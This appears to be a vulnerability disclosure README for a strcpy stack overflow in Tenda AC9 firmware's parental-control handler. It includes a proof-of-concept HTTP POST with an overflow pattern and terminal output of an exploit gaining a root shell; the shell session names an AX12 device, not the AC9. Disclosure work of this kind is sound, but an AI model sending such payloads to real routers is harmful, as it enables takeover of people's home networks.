fuxianghah update tenda ... on Feb 13 History

..

img	10 months ago
readme.md	10 months ago

readme.md

Tenda AC9 V15.03.2.21_cn stack overflow


Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address： https://www.tenda.com.cn/download/default.html


1. Affected version

Figure 1 shows the latest firmware Ba of the router

Vulnerability details



Put the parameters obtained by URLs into v25, and then copy the obtained contents directly into the stack of v18 + 80 through strcpy function. There is a stack overflow vulnerability



Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
```


```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1631
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/parental_control.html?random=0.3024532657977209&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcway1qw

deviceId=9c%3Afc%3Ae8%3A1a%3A33%3A80&enable=1&time=19%3A00-
21%3A00&url_enable=1&urls=123aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaa
```

The reproduction results are as follows:

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell


iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12>
root@AX12:/# ls
bin files opt rom sys var
dev lib overlay root tmp www
etc mnt proc sbin usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/#